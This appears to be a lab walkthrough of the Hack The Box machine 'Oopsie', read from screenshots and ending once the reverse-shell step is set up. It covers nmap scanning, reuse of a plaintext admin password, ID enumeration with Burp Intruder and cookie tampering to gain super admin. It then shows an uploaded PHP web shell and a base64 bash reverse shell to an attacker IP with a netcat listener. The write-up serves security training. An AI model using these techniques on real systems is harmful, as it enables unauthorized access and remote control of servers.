
Oopsie - 10.10.10.28


First of all we launch our usual nMap scan. Switches **-p-** will scan all 65535 ports, **-A** will enable detection of the os and version, script scanning and traceroute. **-oN** will save output into a file

```
# nmap -p- -A 10.10.10.28 -oN Oopsie
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
```

Nmap shows us just ssh and a web server. When you visit the website, nothing interesting can be found. So let's start our burp proxy (under 127.0.0.1:8080) and examine requests that are made when connecting to the website. Simply connect to the site and forward captured requests. Now, when we examine results under the **Target** bookmark, you can notice **/cdn-cgi/login** page.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Stat... ▲	Length	MIME type	Title	Comment	Tim
http://10.10.10.28	GET	/		200	11125	HTML	Welcome		12:
http://10.10.10.28	GET	/js/min.js		200	4161	script			12:
http://10.10.10.28	GET	/cdn-cgi/login/script.js		304	142				12:
http://10.10.10.28	GET	/css/new.css		304	142				12:
http://10.10.10.28	GET	/images/1.jpg		304	146				12:
http://10.10.10.28	GET	/images/2.jpg		304	146				12:
http://10.10.10.28	GET	/js/index.js		304	142				12:
http://10.10.10.28	GET	/themes/theme.css		304	142				12:




We have found no credentials so far, however if you noticed we are dealing with **MegaCorp Automotive** which refers to our previous machine Archetype where we actually discovered some megacorp related admin credentials.



```
#whoami
archetype\sql_svc
#type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_History.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
#
```


You can successfully login with **administrator** or **admin** username. When you look around you find an upload page, which require super admin rights.



Repair Management System

This action require super admin rights.


At the account page, when you examine the page request with burp, you can notice user numbers, roles and their IDs. Let's try to bruteforce the accounts with intruder. With right click send the request into the intruder. Set the **id** position



Attack type: Sniper

```
GET /cdn-cgi/login/admin.php?content=accounts&id=§1§ HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1
Connection: close
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

Under payloads set payload type to **numbers**, and payload options to **1-100**



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Numbers Request count: 100

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 100

Step: 1

How many:

And in options to always follow redirects. And start attack.



Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ○ Never


○ On-site only

○ In-scope only

● Always

□ Process cookies in redirections


If you sort results according to length, you may notice one account stands out. When you examine the response you discover a super admin account.



Request	Payload	Status	Error	Redir...	Timeout	Length	Comment
30	30	200	□	0	□	3826	
0		200	□	0	□	3815	
1	1	200	□	0	□	3815	
13	13	200	□	0	□	3813	
23	23	200	□	0	□	3812	

```
        </th>
      </tr>
      <tr>
        <td>
          86575
        </td>
        <td>
          super admin
        </td>
        <td>
          superadmin@megacorp.com
        </td>
      </tr>
    </table<script src='/js/jquery.min.js'>
  </script>
  <script src='/js/bootstrap.min.js'>
  </script>
```


Now you can either change the user value in burp for every request, or get yourself a cookie editor extension for your browser (firefox in my case). So change the user value for the super admin account and hit save. Now you can browse to **uploads** as super admin.



Name
user


Value
86575

Create yourself a **.php** file with the following command in your favorite text editor.



```
┌──(root💀kali)-[~/htb/Oopsie]
└─# cat 1.php
<?php system($_GET['c']);?>
```

And upload the file to the web site. After the successful upload confirmation, let's find where the file has been uploaded. Navigate to the Target page in our burp suite and find the **POST** request for the uploaded file. In Details you find **uploads** directory




Host	Method	URL	Params	Stat... ▲	Length	MIME type	Title
http://10.10.10.28	GET	/		200	11125	HTML	Welcome
http://10.10.10.28	GET	/cdn-cgi/login/		200	4871	HTML	Login
http://10.10.10.28	GET	/cdn-cgi/login/admin....		200	3714	HTML	Admin Panel
http://10.10.10.28	GET	/cdn-cgi/login/admin....	✓	200	3815	HTML	Admin Panel
http://10.10.10.28	GET	/cdn-cgi/login/admin....	✓	200	3809	HTML	Admin Panel
http://10.10.10.28	GET	/cdn-cgi/login/admin...	✓	200	4047	HTML	Admin Panel
http://10.10.10.28	POST	/cdn-cgi/login/admin....	✓	200	3716	HTML	Admin Panel
http://10.10.10.28	GET	/js/bootstrap.min.js		200	51435	script	
http://10.10.10.28	GET	/js/min.js		200	4161	script	
http://10.10.10.28	POST	/cdn-cgi/login/index....	✓	302	381		
http://10.10.10.28	GET	/cdn-cgi/login/script.js		304	142		

```
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------321286917480421317259868877
Content-Length: 361
Origin: http://10.10.10.28
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1

-----------------------------321286917480421317259868877
Content-Disposition: form-data; name="name"


-----------------------------321286917480421317259868877
Content-Disposition: form-data; name="fileToUpload"; filename="1.php"
Content-Type: application/x-php

<?php system($_GET['c']);?>

-----------------------------321286917480421317259868877--

```

Navigate to the following url (with name of your file) to check if the command execution works properly.

```
http://10.10.10.28/uploads/your_file.php?c=id
```




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now we can forge our reverse shell. If you don't have it yet, get yourself a shellpop from github.

```
# git clone https://github.com/0x00-0x00/shellpop
# cd ShellPop
# apt-get install python-argcomplete metasploit-framework -y
# pip install -r requirements.txt
# python setup.py install
```

Now we can run shellpop and create ourselves a reverse shell. **--number 8** and **--reverse** choose a **reverse bash TCP** shell, **--host** and **--port** is ip and a port where our listener will be. Hit enter and your shell will be generated.



```
┌──(root💀kali)-[~/htb/Oopsie]
└─# shellpop --number 8 --reverse --host 10.10.14.22 --port 4444 --base64
[+] Execute this code in remote target:

echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIyLzQ0NDQgMD4mMQ==|base64
-d|/bin/bash

[+] This shell DOES NOT have a handler set.
```


Now we can set up our listener to listen for incoming connections.

```
# nc -nlvp 4444
```

When we have the listener up and listening, copy our shell into the previously used url instead of id command and hit enter.

Note: you might need to reload the page and/or setup the super admin again after a while of inactivity.

```
http://10.10.10.28/uploads/your_file.php?c=echo yourshell
```

